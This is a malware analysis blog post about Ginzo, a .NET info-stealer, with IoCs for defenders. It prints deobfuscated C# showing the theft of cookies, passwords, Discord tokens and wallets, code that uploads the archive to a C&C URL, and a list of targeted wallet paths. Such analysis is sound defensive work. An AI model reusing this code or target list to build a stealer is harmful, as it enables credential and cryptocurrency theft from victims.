
We identified more than 400 samples for Ginzo stealer within 10 days since 20th March and the numbers are rising. What is behind the free stealer?

Reading time: 3 min (786 words)

Discovery


We discovered and announced Ginzo stealer[1] on March 24, 2022. A Youtube video, discovered by @3xp0rtblog, showcases the first release. It was uploaded on 4th of March.

The description below the video states that the stealer is provided for free, which is most likely a marketing technique to get criminal buyers hooked.



If that is a marketing technique, it has worked well for the criminals. Just counting the samples we saw between 20th and 30th of March, we found more than 400 Ginzo stealer binaries on VirusTotal.


Ginzo's Telegram channel states that the stealer is for sale by now.



Obfuscation

Ginzo stealer is obfuscated with ConfuserEx resulting in error messages when trying to decompile the code. That is because the type initializer .cctor decrypts the actual code on the fly. It also initializes data required for string decryption.

Automatic deobfuscation with tools like de4dot is not sufficient anymore. A combination of debugging (to obtain the decrypted code and strings), static analysis and manual deobfuscation is necessary to obtain readable code.



.cctor decrypts the actual code

General behavior

Ginzo stealer first downloads the following additional libraries from its C&C server:


- Newtonsoft.Json.dll
- BouncyCastle.Crypto.dll
- SQLite.Interop.dll for x86 and x64
- System.Data.SQLite.dll
- DotNetZip.dll

Due to improper exception handling the stealer crashes some time later if these libraries cannot be downloaded.


The stealer requests a ginzolist.txt from the C&C server. This text file contains addresses of additional download locations for executables. In our tests the file contained two entries that instruct Ginzo to download antiwm.exe[2] and generation.exe[3]. The file antivm.exe is a malicious coinminer and generation.exe is another .NET based stealer, specializing on Discord tokens. Both of these files are packed.

Ginzo creates a folder named GinzoFolder in %LOCALAPPDATA% (see picture below). It stores all the extracted system data there, like screenshots, credentials, cookies, telegram data, and cryptocurrency wallets. The stealer creates a file named System.txt to store generic system information, which includes the IP address, operating system, username, computername, screen resolution, graphics card, processor, RAM, launch time and the Ginzo stealer telegram channel. The stealer also stores a datetime value in ChromeUploadTime.txt for making sure that the stolen data is not sent too often to the threat actor.

A listing of GinzoFolder contents and contained data is in the IoC section at the bottom.



Contents of GinzoFolder which saves all the extracted data from an infected system (click to enlarge)



Content of System.txt which collects general system information (click to enlarge)

Ginzo obtains the following data from the system:

- Telegram sessions
- Opera, Chrome, Opera GX, Firefox cookies and passwords
- all Desktop files
- Discord tokens
- cryptocurrency wallets
- general system data

The stealer then contacts the C&C and starts with sending statistics about the stolen data:

hxxps://nominally.ru/g1nzo.php?
data=1148674342&countc=<cookie_count>&countp=<password_count>&country=<country>&ip=<ip_address>&countw=<cryptowallet_count>

The digits that are sent via the data parameter are likely some kind of ID for the stealer binary.

Ginzo saves the files from GinzoFolder into ginzoarchive.zip and sends the archive to the C&C server.

```
57      // Token: 0x06000093 RID: 147 RVA: 0x00007C9C File Offset: 0x00005E9C
        2 Verweise
58      private static void StealInfo()
59      {
60          LibraryDownloader.Download();
61          GinzoFolderCreator.CreateGinzoDirectories();
62          SpyInfo.TakeScreenshot();
63          SpyInfo.CheckHasInternet();
64          CookieExtractor.StealChromeCookies();
65          CookieExtractor.StealFirefoxCookies();
66          CookieExtractor.StealOperaCookies();
67          CookieExtractor.StealOperaGXCookies();
68          Console.WriteLine("All cookies count:" + CookieExtractor.CookieTotalCount().ToString());
69          PasswordExtractor.StealChromePasswords();
70          PasswordExtractor.StealFirefoxPasswords();
71          PasswordExtractor.StealOperaPasswords();
72          PasswordExtractor.StealOperaGXPasswords();
73          Console.WriteLine("All passwords count:" + PasswordExtractor.TotalStolenPasswords().ToString());
74          SpyInfo.BuildSystemTxtFile();
75          SpyInfo.StealDiscord();
76          GClass5.StealDesktopFiles(GinzoFolderCreator.ginzoFolder);
77          GClass6.StealTelegramSessionData();
78          Class6.StealCryptoCurrExtensionData();
79          Class12.SendStolenData();
80          GinzoSteal.DeleteDirectory(GinzoFolderCreator.ginzoFolder, true);
81          Class7.smethod_0();
82
83      }
```

Main routine for data stealing (side note for detection engineers: This shows manually deobfuscated code, including the naming of the methods, and is not fit for detection creation) (click to enlarge)

```
47          string ipaddr = SpyInfo.GetIPOfVictim();
48          try
49          {
50              string archivename = GinzoFolderCreator.ginzoFolder + "\\ginzoarchive.zip";
51              ZipFile zipFile = new ZipFile(Encoding.GetEncoding("cp866"));
52              try
53              {
54                  Class12.SetParallelDeflateThreshold(zipFile, -1L);
55                  zipFile.UseZip64WhenSaving = Zip64Option.Always;
56                  zipFile.CompressionLevel = CompressionLevel.Default;
57                  zipFile.AddDirectory(GinzoFolderCreator.ginzoFolder);
58                  zipFile.Save(archivename);
59              }
60              finally
61              {
62                  if (zipFile != null)
63                  {
64                      zipFile.Dispose();
65                  }
66              }
67              string uri_conc = Class12.Concat(new string[]
68              {
69                  "https://nominally.ru/g1nzo.php?data=",
70                  GinzoSteal.tendigits, // 1148674342
71                  "&countc=",
72                  cookieCnt,
73                  "&countp=",
74                  pswCnt,
75                  "&country=",
76                  country,
77                  "&ip=",
78                  ipaddr,
79                  "&countw=",
80                  Class6.walletCnt.ToString()
81              });
82              WebClient webClient_ = new WebClient();
83              Uri uri_ = new URI(uri_conc);
84              Class12.UploadFile(webClient_, uri_, archivename);
85              DateTime now = DateTime.Now;
```

Ginzo sends stolen data to the server (side note for detection engineers: This shows manually deobfuscated code, including the naming of the methods, and is not fit for detection creation) (click to enlarge)

Conclusion

Ginzo is a full fledged stealer that has become widely used in a relatively short amount of time. It is yet another stealer that we may have to deal with in the following years if the Ginzo threat actors stay in the game.

When criminals provide something for free, it is most likely not charity. It may be used to improve reputation, to hook future buyers, and in this case also to get stolen data while letting others do the job of spreading the malware, since all the data is funneled to the server of the Ginzo threat actors.

Appendix

Below are listings for IoCs and targeted cryptowallets

IoCs

Description	Details
[1] Ginzo stealer	3fd0837381babda7ef617b810457f0db32bd7c1f7e345480e6c525050ca818fa
[2] antiwm.exe, coinminer	ee1524e4980cac431ae0f92888ee0cc8a1fa9e7981df0be6abd7efa98adf9a45
[3] generation.exe, Discord token stealer	a9a42ca72be1083b57ee9542925cda5211606b5d07b7b0be21516762e1680124

Description	Details
[4] Download URLs	hxxps://nominally.ru/cis.txt hxxps://nominally.ru/ginzolist.txt hxxps://nominally.ru/library/System.Data.SQLite.dll hxxps://nominally.ru/library/Newtonsoft.Json.dll hxxps://nominally.ru/library/BouncyCastle.Crypto.dll hxxps://nominally.ru/library/x86/SQLite.Interop.dll hxxps://nominally.ru/library/x64/SQLite.Interop.dll hxxps://nominally.ru/library/antiwm.exe hxxps://nominally.ru/library/generation.exe
[5] Submitted CnC data	hxxps://nominally.ru/g1nzo.php?data=1148674342&countc=<cookie_count>&countp=<password_count>&country=<country>&ip=<ip_address>&countw=<cryptowallet_count>"
[6] Folder with stolen data	%LOCALAPPDATA%\GinzoFolder\
[7] General system data	%LOCALAPPDATA%\GinzoFolder\System.txt
[8] Screenshot of infected system	%LOCALAPPDATA%\GinzoFolder\Screenshot.png
[9] Last time when stolen data was sent to server	%LOCALAPPDATA%\ChromeUploadTime.txt
[10] Extracted browser data	%LOCALAPPDATA%\GinzoFolder\Browsers\
[11] Extracted cryptocurrency wallets	%LOCALAPPDATA%\GinzoFolder\Wallets\
[12] Copied files from Desktop	%LOCALAPPDATA%\GinzoFolder\Desktop Files\
[13] Archive containing all files from GinzoFolder	%LOCALAPPDATA%\GinzoFolder\ginzoarchive.zip

Targeted cryptowallets

Ginzo stealer targets among others cryptocurrency data and obtains them from either Chrome extensions or folders on the user system:

Cryptocurrency wallet	Path
GuardaWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\hpglfhgfnhbgpjdenjgmdgoeiappafln
Coinbase	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\hnfanknocfeofbddgcijnmhnfnkdnaad
TronLink	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\ibnejdfjmmkpcnlpebklmnkoeoihofec
MathWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\afbcbjpbpfadlkmhmclhkeeodmamcflc
MetaMask	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\nkbihfbeogaeaoehlefnkodbefgpgknn
NiftyWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\jbdaocneiiinmjbjlgalhcelgbejmnid
BraveWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\odbfpeeihdkbihmopkbjmoonfanlbfcl
BinanceChain	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\fhbohimaelbohpjbbldcngcnapndodjp
BitAppWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\fihkakfobkmkjojpchpfgcmhfjnmnfpi
iWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\kncchdigobghenbbaddojjnnaogfppfj
Wombat	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\amkmjjmmflddogmhpjloimipbofnfjih
EquallWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\blnieiiffboillknjnepogjhkgnoapac

Cryptocurrency	wallet Path
Zcash	%APPDATA%\Zcash
Armory	%APPDATA%\Armory
Bytecoin	%APPDATA%\bytecoin
Jaxx	%APPDATA%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb
Exodus	%APPDATA%\Exodus\exodus.wallet
Ethereum	%APPDATA%\Ethereum\keystore
Electrum	%APPDATA%\Electrum\wallets
AtomicWallet	%APPDATA%\atomic\Local Storage\leveldb
Coinomi	%LOCALAPPDATA%\Coinomi\Coinomi\wallets
Guarda	%APPDATA%\Guarda\Local Storage\leveldb

Karsten Hahn Malware Analyst

Reading time: 3 min (786 words)

- CyberCrime
- Malware
- Microsoft Windows
- Techblog
- Warning